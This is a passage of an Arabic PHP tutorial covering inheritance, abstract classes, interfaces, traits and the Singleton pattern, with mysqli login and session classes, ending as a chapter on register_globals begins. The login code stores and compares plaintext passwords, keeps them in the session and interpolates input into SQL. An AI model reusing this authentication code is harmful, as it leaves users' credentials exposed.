الكود الموضوع فى التعليق هو كود خاطئ لأنه يعتبر عملية وصول لمتغير خاص والمكونات المعرفة على أنها خاصة لا تورث , وعند إنشاء كائن من الفئة الجديدة نستطيع استخدام مكونات الفئة ومكونات الفئة التى ورثتها أيضاً بشرط أن تكون معرفة على أنها مكونات عامة .

– كيف نستخدم المكونات الموروثة ؟

– نستخدم الكلمة المحجوزة \$this للوصول لمكونات الفئة الموروثة ولكن فى حالة الثوابت والمكونات المعرفة على أنها ساكنة يتم

استخدام الكلمة المحجوزة parent ثم يتبعها :: ثم اسم الثابت أو العنصر الساكن ملحوظة : " الثابت لا تسبقه العلامة \$ ولكن تسبق العناصر الساكنة " وهذا مثال على ما سبق :

```
<?php

class A {
    const NAME="Yaser";
    public static $name='ahmed';
    private static $name2='jamal';
}

class B extends A {
```

```

const NAME2="Waleed";
private static $name3='omar';

public function test(){
    echo parent::NAME;
    echo "<br>";
    echo parent::$name;
    echo "<br>";
    echo self::NAME2;
    echo "<br>";
    echo self::$name3;
}
}

echo B::NAME;
echo "<br>";
echo B::$name;
echo "<br>";
echo B::NAME;
echo "<br>";
$obj=new B();
echo $obj->test();
?>

```

- لاحظ أن الفئة B قامت بوراثة جميع المكونات - عدا الخاصة - من الفئة A وبالتالي إستطعنا إستخدامها من خلال الكائن المنشأ من الفئة B , ولاحظ أيضاً إستخدام الكلمة parent للقيم الثابتة والساكنة من الفئة العليا A وإستخدام self للقيم الثابتة والساكنة من الفئة الحالية B

* التحميل الزائد للطرق أو الدوال :

- هو عملية تعريف نفس اسم دالة موجودة فى الفئة العليا وإعادة إستخدامها فى الفئة الوراثة , أى بمعنى تعمل الدالة عملها بالإضافة لعمل جديد سيضاف للدالة فى الفئة الحالية "الوراثة" مثال على ذلك :

```

<?php

class A {
    public function test(){
        echo "ahmed";
    }
}

class B extends A {
    public function test(){

```

```

        parent::test();
        echo "<br>";
        echo "jamal";
    }
}

$obj=new B();
echo $obj->test();
?>

```

– لاحظ تم استخدام كلمة `parent` للدلالة على أن تلك الدالة تنتمي للفئة العليا `A` ولو استخدمنا `$this` لكنت الدالة سوف تستدعي نفسها أى تستدعي الدالة الموجودة في الفئة الحالية `B` , وعند إنشاء كائن من الفئة `B` يتم استخدام الدالة الموجودة في الفئة `B` بعد أن تمت عليها العملية التي تعرف بالتحميل الزائد للدوال

* الفئة المجردة :

- نعني بفئة مجردة أى أن هذه الفئة عبارة عن قالب ولا يمكن إنشاء كائن من هذه الفئة ولكنها تكون مخصصة فقط للتوريث .
- فإذا أردت عمل فئة ولا تريد إلا أن تستخدم إلا في التوريث فقط فستضع قبل اسم الفئة الكلمة المحجوزة `abstract` كالتالى :

```

<?php

abstract class A {

    public function test(){
        echo "ahmed";
    }
}

class B extends A {
    public function test2(){
        $this->test();
    }
}

//$obj=new A();
//echo $obj->test();

$obj=new B();
echo $obj->test2();
?>

```

– لا حظ الكود الموجود في التعليق وهو محاولة إنشاء كائن من الفئة المجردة `A` وهذا لا يصلح وإن فعلت هذا الكود سينتج خطأ الوصول لفئة مجردة من خلال الكائن .

– يتم تعريف الدوال المجردة داخل الفئة المجردة , نعى بالدوال المجردة أى شكل ثابت للدوال يجب إتباعه عند توريث هذه الفئة المجردة وهى كما قلت فى الأعلى عبارة عن قالب , ولهذا يجب إعادة تعريف الدوال المجردة عند عملية الوراثة لهذه الفئة المجردة مثال على هذا :

```
<?php

abstract class A {

    abstract public function test();
    abstract protected function test2();
    //abstract private function test3();
    abstract public function test4($var1,$var2);
}

class B extends A {
    public function test(){
        echo "ahmed";
    }
    public function test2(){
        echo "mostafa";
    }
    public function test4($var1,$var2){
        echo $var1.$var2;
    }
}

$obj=new B();
echo $obj->test();
echo "<br>";
echo $obj->test2();
echo "<br>";
echo $obj->test4("kaled "," mohammed");
?>
```

– نلاحظ أن تعريف الدوال المجردة يكون بدون جسم الدالة .

– لاحظ فى الكود الموجود فى التعليق أنه لا يصلح تعريف دالة مجردة من النوع الخاص لأن النوع الخاص هذا كما نعلم يستخدم داخل الفئة المعرف بداخلها فقط والدوال المجردة مخصصة للإستخدام الخارجى عند التوريث .

– يجب إعادة تعريف الدوال المعرفة على أنها مجردة فى الفئة العليا A بدون وضع الكلمة **abstract** وبعد ذلك يتم وضع جسم الدالة المراد عمله .

* الفئات النهائية :

- هي فئات لا يصلح توريثها , ويتم تعريف الفئة على أنها نهائية باستخدام الكلمة المحجوزة final كالتالى :

```
<?php

final class A {

    public $name="ahmed";
    private $name2="mostafa";
    protected $name3="jamal";
}

/*class B extends A {

}

$obj=new B();
echo $obj->name;
*/

$obj=new A();
echo $obj->name;
//echo $obj->name2;
//echo $obj->name3;
?>
```

- ولاحظ أنه لو تم تفعيل الكود الموجود فى التعليق سيحدث خطأ لأنها عملية وراثثة لفئة نهائية .

- وأيضاً لاحظ أنه فى حالة الفئة النهائية يكون عمل private مساوى لعمل protected حيث أن هذه الفئة لا يمكن توريثها .

* الواجهات interfaces :

- وهى تشبه الفئات المجردة إلا أنها لا يمكن تعريف دوال كاملة بها بل يتم تعريف الدوال بدون جسم فقط أى لا تكتب دوال تقوم بعمل ما داخلها , ويمكن للواجهات أن ترث بعضها البعض باستخدام الكلمة المحجوزة extends وعندما ترث الفئة الواجهة نستخدم الكلمة المحجوزة implements ويمكن للفئة أن ترث أكثر من واجهه ويفصل بينها بفاصلة مثال على ما سبق :

```
<?php

interface A {
    public function test();
}

interface B {
    public function test2();
}
```

```

interface C extends A {
    public function test3();
}

class D implements B,C{
    public function test(){
        echo "test";
    }
    public function test2(){
        echo "test2";
    }
    public function test3(){
        echo "test3";
    }
}

$obj=new D();
$obj->test();
echo "<br>";
$obj->test2();
echo "<br>";
$obj->test3();
?>

```

* السمات trait :

- السمات هي عبارة عن طريقة للتخلص من القيود التي فرضتها الوراثة الفردية وأعني بالوراثة الفردية هي أن لغة php لا تدعم الوراثة المتعددة كما في لغة ++C لأن الوراثة المتعددة على رغم قوتها في تسبب كثير من المشاكل والتعقيد ولهذا أنتجت php ما يعرف بالسمات .
- يتم تعريف السمة من خلال الكلمة المحجوزة trait ويتم استخدام السمات في الفئة من خلال الكلمة المحجوزة use وهذا مثال لتوضيح عمل السمات :

```

<?php

trait A{
    public function test() {
        return "ahmed";
    }
}

trait B{
    public function test2() {

```

```

        return "mostafa";
    }
}
class C{
    use A,B;
}

$obj = new C();
echo $obj->test();
echo "<br>";
echo $obj->test2();

?>

```

– تم إنشاء كائن من الفئة C ومن خلاله تم الوصول للدوال الموجودة في السمة A والسمة B وكأن الفئة C قامت بعملية وراثه متعددة لكلا من A,B

ملاحظة : يجب استخدام نسخة php 5.4 فما فوق حتى تعمل معك جميع الأكواد بشكل مضبوط .
* دوال البناء والهدم :

ماهى دوال البناء والهدم ؟

– هى دوال معرفة مسبقاً في اللغة لغرض معين .

1 – دالة البناء `__construct()` :

– وتقوم الفئة بتشغيل هذه الدالة أول شئ , وتستخدم في إسناد القيم للمتغيرات وتشغيل دوال تريد تشغيلها عند بدأ عمل الفئة وأشياء أخرى من هذا القبيل .

2 – دالة الهدم `__destruct()` :

– وتقوم الفئة بتشغيل هذه الدالة آخر شئ , وتستخدم في إنهاء أو تنفيذ شئ معين عند الوصول لنهاية الفئة .

```

<?php

class A{

    public $name;
    private $name2;
    protected $name3;

    public function __construct(){

        $this->name = "ahmed";
        $this->name2 = "mohammed";
    }
}

```

```

        $this->name3 = "jamal";
        echo $this->name;
        echo "<br>";
        echo $this->name2;
        echo "<br>";
        echo $this->name3;
        echo "<br>";
        $this->test();
    }

    public function __destruct(){
        echo "<br>";
        echo "yossef";
    }

    public function test(){
        echo "Kareem";
    }
}

$obj = new A();
?>

```

ملحوظة : دالة البناء يمكن أن تأخذ قيم " وسيط " , ويتم تمرير هذه القيم إليها عند إنشاء كائن من الفئة , ودالة الهدم لا تأخذ أى قيم كوسيط .

وهذا مثال على ما سبق :

```

<?php

class A{

    public $name;
    private $name2;
    protected $name3;

    public function __construct($n1,$n2,$n3,$n4){

        $this->name = $n1;
        $this->name2 = $n2;
        $this->name3 = $n3;
        echo $this->name;
        echo "<br>";
        echo $this->name2;
    }
}

```

```
        echo "<br>";
        echo $this->name3;
        echo "<br>";
        $this->test($n4);
    }

    public function __destruct(){
        echo "<br>";
        echo "yossef";
    }

    public function test($n){
        echo $n;
    }
}

$obj = new A("ahmed","mohammed","khaled","jamal");
?>
```

الفصل الخامس عشر : النمط المفرد Singleton Pattern

- إن أردت أن تفهم ماذا تعنى هذه الكلمة أكمل معنا الشرح التالي :

أولاً : كنا قد تحدثنا عن ملخص سريع عن البرمجة الكائنية فى هذا الموضوع , الآن نريد عمل دالة تقوم بإنشاء كائن من نفس الفئة

كالتالى :

```
<?php
class singleton {

    // دالة إنشاء كائن من نفس الفئة الحالية
    public function getObj(){
        echo "make object<br>";
        return new singleton();
    }

    // دالة اختبار
    public function test(){
        echo "ahmed<br>";
    }

} // نهاية الفئة

$obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "-----<br>";
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>
```

الآن ستسألنى وما الفائدة من هذه الدالة؟ فأنا أستطيع عمل كائن مباشراً بدون استخدام هذه الدالة , فقط أردت إظهار كلمة make object فى كل مره يتم فيها إنشاء كائن من نفس الفئة ولهذا ظهرت هذه الكلمة 3 مرات لأننا أنشأنا كائن من خلال دالة getObj() ثلاث مرات ولكن جرب الكود التالى :

```

<?php
class singleton {

    // متغير لحفظ الكائن المنشأ من هذه الفئة
    private $classObj = NULL;

    // دالة إنشاء كائن من نفس الفئة الحالية
    public function getObj(){
        if(!$this->classObj){
            echo "make object<br>";
            $this->classObj = new singleton();
        }
        return $this->classObj;
    }

    // دالة اختبار
    public function test(){
        echo "ahmed<br>";
    }

} // نهاية الفئة

$obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "-----<br>";
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>

```

- قمنا بإنشاء متغير `$classObj` لنخزن به كائن منشأ من نفس الفئة ولذلك وضعنا شرط في حالة عدم وجود قيمة في المتغير `$classObj` يتم إنشاء كائن من الفئة `singleton` وإسناده لهذا المتغير وإن كان يحتوى على قيمة يعود مباشرةً بالقيمة الموجودة به بدون إنشاء كائن جديد من الفئة , وسوف تلاحظ هذا في أن الكلمة `make object` لم تكتب إلا مرة واحدة دليل على عدم إنشاء كائن من الفئة مرة أخرى ولكن استخدام الكائن المنشأ مسبقاً من هذه الفئة .

ملاحظة : يمكن الإستغناء عن كتابة اسم الفئة باستخدام `self()` كالتالى :


```
public function getObj(){
    if(!$this->classObj){
        echo "make object<br>";
        $this->classObj = new self();
    }
    return $this->classObj;
}
```

- ولكن يمكن لمستخدم الفئة إنشاء كائن مباشراً دون استخدام دالة الإنشاء (getObj()) ولهذا يفضل إلغاء إمكانية إنشاء كائن من هذه الفئة , سيتبادر لذهنك وكيف سيمكنني في البداية إنشاء كائن من الفئة لأستطيع استخدام هذه الدالة ؟ أذكرك بالمكونات الساكنة للفئة static ويمكن من خلال تعريف دالة من النوع الساكن الوصول إليها مباشراً بدون إنشاء كائن من الفئة باستخدام اسم الفئة ثم العلامتين :: ثم اسم الدالة الساكنة , وعند استخدام دالة ساكنة يجب أيضاً استخدام متغيرات ساكنة داخل هذه الدالة الساكنة وعلى هذا سيتم تعريف المتغير \$classObj على أنه ساكن وسيتم استخدامه من خلال الكلمة المحجوزة self ثم العلامتين :: ثم اسم المتغير الساكن .

- وهذا الكود لتوضيح ما سبق :

```
<?php

class singleton {

    // متغير لحفظ الكائن المشأ من هذه الفئة
    private static $classObj = NULL;

    // جعل دالة البناء نهائية لعدم إنشاء كائن مباشراً من خلال اسم الفئة
    final protected function __construct(){}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj){
            echo "make object<br>";
            self::$classObj = new self();
        }
        return self::$classObj;
    }

    // دالة اختبار
    public function test(){
        echo "ahmed<br>";
    }

} // نهاية الفئة
```

```

$obj = singleton::getObj();
// $obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "-----<br>";
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>

```

- تم تعريف دالة بناء الفئة `__construct()` على أنها نهائية `final` وبالتالي لا نستطيع إنشاء كائن من هذه الفئة إلا من خلال الدالة الساكنة `getObj()` , لاحظ الكود الموجود في التعليق وهو محاولة إنشاء كائن من الفئة مباشرة فلو تم تفعيل الكود سيعطى خطأ .

- أيضاً لمنع عملية نسخ كائن من كائن باستخدام `clone` سنقوم بتعريف الدالة `__clone()` على أنها نهائية لمنع عملية نسخ كائن جديد .

وتصبح الفئة على الصورة التالية :

```

<?php
class singleton {

    private static $classObj = NULL;

    final protected function __construct(){}

    final private function __clone() {}

    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }
}

?>

```

- وبالتالي قصرنا عملية إنشاء الكائن على الدالة `getObj()` لضمان عدم إنشاء كائن جديد من هذه الفئة في حالة وجود كائن منشئ من تلك الفئة .

- سنأخذ تطبيق لهذه الطريقة على كيفية الإتصال الأمثل بقاعدة البيانات ليتضح فائدة هذه الطريقة , سيتم استخدام `mysqli` للإتصال بقاعدة البيانات وهي فئة مدمجة باللغة يتم إنشاء كائن منها دون الحاجة لتضمين ملف خارجي .

ملاحظة : استخدام `mysql` عفا عليه الزمن والأفضل استخدام `mysqli` لمعالجتها كثير من مشاكل `mysql` وأهمها الناحية الأمنية .

```
<?php

class MySQL {

    // مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
    private $DB = array();
    // متغير لحفظ الكائن المنشأ من هذه الفئة
    private static $classObj = NULL;

    final protected function __construct(){
        // ضبط قيم الإتصال بقاعدة البيانات عند استدعاء الفئة
        // اسم السرفر لقاعدة البيانات
        $this->DB['Host'] = "localhost";
        // اسم المستخدم لقاعدة البيانات
        $this->DB['UserName'] = "root";
        // الرقم السري لمستخدم قاعدة البيانات
        $this->DB['UserPass'] = "";
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }

    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
        echo "make mysqli object<br>";
    }
}
```

```

        return new mysqli($this->DB['Host'],$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
    }

}

$obj = mySQL::getObj();
$obj2 = $obj->getConObj();
$obj3 = $obj->getConObj();
$obj4 = $obj->getConObj();
$obj5 = $obj->getConObj();
$obj6 = $obj->getConObj();
$obj7 = $obj->getConObj();
$obj8 = $obj->getConObj();
$obj9 = $obj->getConObj();
$obj10 = $obj->getConObj();
?>

```

- يجب وضع قيم الإتصال بقاعدة البيانات فى بائى الفئة حتى يعمل معك الكود بشكل سليم بدون أخطاء الإتصال بقاعدة البيانات , فى الكود أضع القيم الافتراضية للسرفر المحلى "ربما تختلف من سرفر محلى لآخر".
- تم إنشاء الدالة (getConObj()) والتي تعود بكائن فئة الإتصال بقاعدة البيانات .
- تم إنشاء كائن من الفئة mySQL من خلال الدالة (getObj()) كما تقدم شرحه .
- تم إنشاء عدة كائنات من فئة الإتصال بقاعدة البيانات من خلال الدالة (getConObj()) , وتعتمدت وضع عدد كبير من الكائنات المنشأة لتلاحظ الوقت الذى يمر حتى يتم إنشاء تلك الكائنات .

سنقوم الآن بتعديل الكود السابق وتطبيق مبدأ مشاركة الإتصال بقاعدة البيانات وذلك من خلال تعريف متغير لحفظ كائن الإتصال المنشأ كالتالى :

```

<?php

class mySQL {

    // مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
    private $DB = array();
    // متغير لحفظ الكائن المنشأ من هذه الفئة
    private static $classObj = NULL;
    // متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
    private $objCon = NULL;

    final protected function __construct(){

```

```

        // ضبط قيم الإتصال بقاعدة البيانات عند استدعاء الفئة
        // اسم السرفر لقاعدة البيانات
        $this->DB['Host'] = "localhost";
        // اسم المستخدم لقاعدة البيانات
        $this->DB['UserName'] = "root";
        // الرقم السرى لمستخدم قاعدة البيانات
        $this->DB['UserPass'] = "";
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }

    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
        if(!$this->objCon){
            echo "make mysqli object<br>";
            $this->objCon = new mysqli($this->DB['Host'],$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
        }
        return $this->objCon;
    }
}

$obj = MySQL::getObj();
$obj2 = $obj->getConObj();
$obj3 = $obj->getConObj();
$obj4 = $obj->getConObj();
$obj5 = $obj->getConObj();
$obj6 = $obj->getConObj();
$obj7 = $obj->getConObj();
$obj8 = $obj->getConObj();
$obj9 = $obj->getConObj();
$obj10 = $obj->getConObj();

```

```
?>
```

والآن هل لاحظت فرق الوقت بين هذا الكود والكود السابق

ويمكن تعديل دالة إنشاء كائن من فئة الإتصال بحيث يتم إنهاء الفئة وعرض أخطاء الإتصال بقاعدة البيانات كالتالى :

```
public function getConObj(){
    if(!$this->objCon){
        $this->objCon = new mysqli($this->DB['Host'],$this->DB['UserName'],
        $this->DB['UserPass'],$this->DB['Name']);
        if($this->objCon->connect_errno)
            die($this->objCon->connect_error);
    }
    return $this->objCon;
}
```

- سنضع الآن دالة لعمل إستعلام على قاعدة البيانات وإظهار الأخطاء إن وجدت فى الإستعلام كالتالى :

```
public function makeQuery($qu){
    $temp = $this->getConObj()->query($qu);
    if(!$temp)
        die($this->getConObj()->error);
    return $temp;
}
```

- لتصبح الفئة على الشكل التالى:

```
<?php

class mySQL {

    // مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
    private $DB = array();
    // متغير لحفظ الكائن المشأ من هذه الفئة
    private static $classObj = NULL;
    // متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
    private $objCon = NULL;

    final protected function __construct(){
        // ضبط قيم الإتصال بقاعدة البيانات عند إستدعاء الفئة
    }
```

```

        // اسم السرفر لقاعدة البيانات
        $this->DB['Host'] = "localhost";
        // اسم المستخدم لقاعدة البيانات
        $this->DB['UserName'] = "root";
        // الرقم السري لمستخدم قاعدة البيانات
        $this->DB['UserPass'] = "";
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }

    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
        if(!$this->objCon){
            $this->objCon = new mysqli($this->DB['Host'],$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
            if($this->objCon->connect_errno)
                die($this->objCon->connect_error);
        }
        return $this->objCon;
    }

    // دالة إنشاء إستعلام على قاعدة البيانات
    public function makeQuery($qu){
        $temp = $this->getConObj()->query($qu);
        if(!$temp)
            die($this->getConObj()->error);
        return $temp;
    }
}

// test
$obj = MySQL::getObj();
if($obj->makeQuery("SELECT * FROM users")->num_rows > 1)

```

```

        echo "yes";
else
        echo "no";

?>

```

سنتابع لعمل دالة لتسجيل الدخول تعتمد على الفئة السابقة ولشرح مبدأ والوراثة بشئ من التطبيق سنقوم بوراثه الفئة MySQL .
 - ولكن تعريف الدالة `__construct()` على أنها نهائية يجعلنا لا نستطيع استخدام بانى الفئة عند الوراثة فلهذا سنجعل الدالة `__construct()` فى الفئة MySQL محمية فقط , لأننا سنحتاج استخدام بانى الفئة فيما بعد .
 - عند وراثه الفئة MySQL وإنشاء كائن منها وإنشاء كائن آخر من الفئة الوراثة للفئة MySQL فإذا تم مناداه دالة الإتصال بقاعدة البيانات من الكائنين سيتم عمل إتصاليين ولهذا نقوم بتعريف المتغير `$objCon` على أنه ساكن لفتح إتصال واحد لأى كائن منشأ من الفئة MySQL أو أحد الفئات التى ترثها , ويمكنكم ملاحظة هذا بوضع جملة طباعة فى دالة الإتصال بقاعدة البيانات لمعرفة عدد الإتصال التى يتم فتحها كما فعلنا فى الأكواد السابقة .

- الآن تصبح الفئة MySQL كالتالى :

```

<?php

class mySQL {

    // مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
    private $DB = array();
    // متغير لحفظ الكائن المنشأ من هذه الفئة
    private static $classObj = NULL;
    // متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
    private static $objCon = NULL;

    protected function __construct(){
        // ضبط قيم الإتصال بقاعدة البيانات عند استدعاء الفئة
        // اسم السرفر لقاعدة البيانات
        $this->DB['Host'] = "localhost";
        // اسم المستخدم لقاعدة البيانات
        $this->DB['UserName'] = "root";
        // الرقم السرى لمستخدم قاعدة البيانات
        $this->DB['UserPass'] = "";
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }
}

```



```

// جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
final private function __clone() {}

// دالة إنشاء كائن من نفس الفئة الحالية
public static function getObj(){
    if(!self::$classObj)
        self::$classObj = new self();
    return self::$classObj;
}

// دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
public function getConObj(){
    if(!self::$objCon){
        self::$objCon = new mysqli($this->DB['Host'],$this->DB['UserName'],
$this->DB['UserPass'],$this->DB['Name']);
        if(self::$objCon->connect_errno)
            die(self::$objCon->connect_error);
    }
    return self::$objCon;
}

// دالة إنشاء إستعلام على قاعدة البيانات
public function makeQuery($qu){
    $temp = $this->getConObj()->query($qu);
    if(!$temp)
        die($this->getConObj()->error);
    return $temp;
}
}

?>

```

والآن سنقوم بعمل فئة جديد باسم myLogin ترث الفئة mySQL :

```

<?php
include_once(__DIR__ . '\mySQL.php');

class myLogin extends mySQL{

    protected function __construct(){
        parent::__construct();
    }
}

```

```
}
?>
```

- تم تضمين الفئة `mysql` فى بداية الملف , وإن أردت أن تعرف ما هو الثابت `__DIR__` وأخواته أدخل على هذا الرابط .
- الفئة `myLogin` قامت بوراثة الفئة `mysql` .
- قمنا بإنشاء باني الفئة وإستدعينا بداخله باني الفئة للفئة الأب `mysql` .

والآن نريد عمل نمط مفرد لإنشاء كائن من الفئة `myLogin` ولكن لا يعقل عند كل وراثة عمل دالة مختلفة لعمل ذلك ولهذا وجد ما يعرف بالتحميل الزائد للدول أى سيتم تعريف الدالة بنفس التعريف و نفس الاسم ونفس الوسائط , وأيضاً بما أن المتغير `$classObj` خاص داخل الفئة `mysql` سنقوم بتعريفه أيضاً بنفس الاسم مره أخرى فى الفئة `myLogin` .

- وتصير الفئة على النحو التالى :

```
<?php
include_once(__DIR__ . '\mysql.php');

class myLogin extends mysql{

    private static $classObj = NULL;

    protected function __construct(){
        parent::__construct();
    }

    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }
}

?>
```

- لاحظ أنها نفس الدالة فى الفئة `mysql` تماماً ولكن التعريف `$obj = myLogin::getObj();` يعنى إنشاء كائن من الفئة `myLogin` والتعريف `$obj = mysql::getObj();` يعنى إنشاء كائن من الفئة `mysql` .

- وهذه دالة تسجيل الدخول :

```

public function login($user,$pass){
    if($user==NULL or $pass==NULL){
        return false;
    }else{
        // هذا كود الفلتر لاسم المستخدم وكلمة المرور يمكنك ضبطه كما تريد باستخدام التعابير القياسية
        $user = preg_replace('/[^A-Za-z0-9]/','',$user);
        $pass = preg_replace('/[^A-Za-z0-9]/','',$pass);
        // كود الاستعلام من قاعدة البيانات يمكنك تغييره على حسب بيانات جدولك
        $Tquery = " SELECT * FROM users WHERE userName='$user' AND
userPass='$pass'";
        if($temp = $this->makeQuery($Tquery)->num_rows == 1)
            return true;
        else
            return false;
    }
}

```

- طبعاً يتم تغيير بيانات قاعدة البيانات إلى بيانات القاعدة لديكم , وأيضاً التعابير القياسية لفلتر الاسم وكلمة المرور على حسب ما تريدون .

وهذه هي الفئة كاملة :

```

<?php
include_once(__DIR__ . '\mysql.php');

class myLogin extends mysql{

    private static $classObj = NULL;

    protected function __construct(){
        parent::__construct();
    }

    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة تسجيل الدخول
    public function login($user,$pass){
        if($user==NULL or $pass==NULL){
            return false;

```

```

    }else{
        // هذا كود الفلتر لاسم المستخدم وكلمة المرور يمكنك ضبطه كما تريد باستخدام التعابير
        القياسية
        $user = preg_replace('/[^A-Za-z0-9]/','',$user);
        $pass = preg_replace('/[^A-Za-z0-9]/','',$pass);
        // كود الاستعلام من قاعدة البيانات يمكنك تغييره على حسب بيانات جدولك
        $Tquery = " SELECT * FROM users WHERE userName='$user' AND
userPass='$pass'";
        if($temp = $this->makeQuery($Tquery)->num_rows == 1)
            return true;
        else
            return false;
    }
}

// test
$obj = myLogin::getObj();
if($obj->login("ahmed","123"))
    echo "Login Ok !";
else
    echo "Try Again !";

echo "<br>";

$obj2 = mySQL::getObj();
if($obj2->makeQuery("SELECT * FROM users")->num_rows)
    echo "Found Users !";
else
    echo "No users in the table !";

?>

```

- سنقوم بإضافة تسجيل الدخول من خلال الجلسات session يمكن وضع الدوال مباشرة في الفئة myLogin ولكن لتوضيح مبدأ الوراثة المتتابعة سنقوم بعمل فئة جديدة mySession ترث الفئة myLogin :

```

<?php
include_once(__DIR__ . '\myLogin.php');
class mySession extends myLogin {

    private static $classObj = NULL;

    protected function __construct(){

```

```

        if(!isset($_SESSION)) SESSION_START();
        parent::__construct();
    }
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }
}
?>

```

- تم تضمين ملف الفئة myLogin ثم إنشاء فئة mySession ثرت الفئة myLogin
- تم إنشاء بانى الفئة وتشغيل جلسة فى حال كانت غير مفعلة
- تم إنشاء نمط مفرد لإنشاء كائن من الفئة mySession باستخدام التحميل الزائد للدالة getObj()

- والآن سنضع الدوال التالية للفئة mySession :

- 1- دالة تسجيل الدخول من خلال الجلسة .
- 2- دالة تسجيل الخروج من الجلسة .
- 3- دالة عمل تحقق من قاعدة البيانات للقيم الموجودة فى الجلسة " وذلك حماية لعدم محاولة التلاعب فى قيم الجلسة " .

ويكون الكود كالتالى :

```

<?php
include_once(__DIR__ . '\myLogin.php');

class mySession extends myLogin {

    // متغير تخزين الكائن المنشأ من الفئة
    private static $classObj = NULL;

    // بانى الفئة
    protected function __construct(){
        if(!isset($_SESSION)) SESSION_START();
        parent::__construct();
    }

    // دالة تحميل زائد لتطبيق النمط الفردى لإنشاء كائن من الفئة
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }
}

```

```

// دالة تسجيل دخول عبر الجلسة
public function sLogin($user,$pass){
    if($this->login($user,$pass)){
        $_SESSION['username'] = $user;
        $_SESSION['password'] = $pass;
        return true;
    }else return false;
}

// دالة تسجيل الخروج من الجلسة
public function sLogout(){
    if(isset($_SESSION['username']) and isset($_SESSION['password']))
        unset($_SESSION['username'],$_SESSION['password']);
}

// دالة اختبار البيانات الموجودة في الجلسة
public function checkSLogin(){
    if(isset($_SESSION['username']) and isset($_SESSION['password']))){
        if($this->login($_SESSION['username'],$_SESSION['password']))
            return true;
        else
            return false;
    }else return false;
}
} // end mySession class

// test [/size]    [size="3"]
$user='ahmed';
$pass='123';

$obj = mySession::getObj();
if($obj->login($user,$pass))
    echo "login ok !<br>";
else
    echo "not login !<br>";

if($obj->sLogin($user,$pass))
    echo "session login ok !<br>";
else
    echo "not session login !<br>";

$obj->sLogout();
echo "logout session ok!<br>";

```

```
if($obj->checkSLogin())
    echo "session login ok !<br>";
else
    echo "not session login !<br>";

if($obj->makeQuery("SELECT * FROM users")->num_rows)
    echo "Found Users !";
else
    echo "No users in the table !";
?>
```

- لست بحاجة عند إنشاء تطبيق أو موقع أن تقوم ببرمجة هذا من جديد فقط ستقوم باستخدام الفئة أو وراثتها وإضافة مزيد من الدوال عليها

الفصل السادس عشر : حماية تطبيقات php

خاصية Register Globals :

في السابق كانت هذه الخاصية تُمكن برنامجك من استخدام متغيرات تحمل نفس اسم الحقول الموجودة في نماذج HTML (في الواقع ليس فقط حقول HTML وإنما اي بيانات تُمرر عن طريق GET أو POST والكعكات Cookies) . فلو افترضنا صفحة HTML التالية التي تحوي على مربع نص يحمل الاسم 'name' :

```
<!DOCTYPE html>
<html>
  <head>
    <title>register_globals example</title>
  </head>
  <body>
    <form action="form.php">
      <input type="text" name="name">
      <br>
      <input type="submit">
    </form>
  </body>
</html>
```

فكان بإمكانك طباعة قيمة حقل مربع النص السابق مباشرة عن طريق المتغير \$name دون الحاجة الى استخدام المصفوفة \$_POST أو \$_\$ GET , ملف form.php :

```
<?php
echo $name;
?>
```

الطريقة السابقة تكون صحيحة عندما تكون قيمة register_globals في ملف php.ini تساوي "on" وتأتي هذه الميزة غير مُفعلة افتراضياً في php 4.2.0 وتمت ازلتها في اصدار php 5.4 .

تشكل ميزة Register Globals أخطار أمنية وخصوصاً عندما لا نقوم بتهيئة المتغيرات قبل استخدامها كما في المثال التالي :


```
<?php
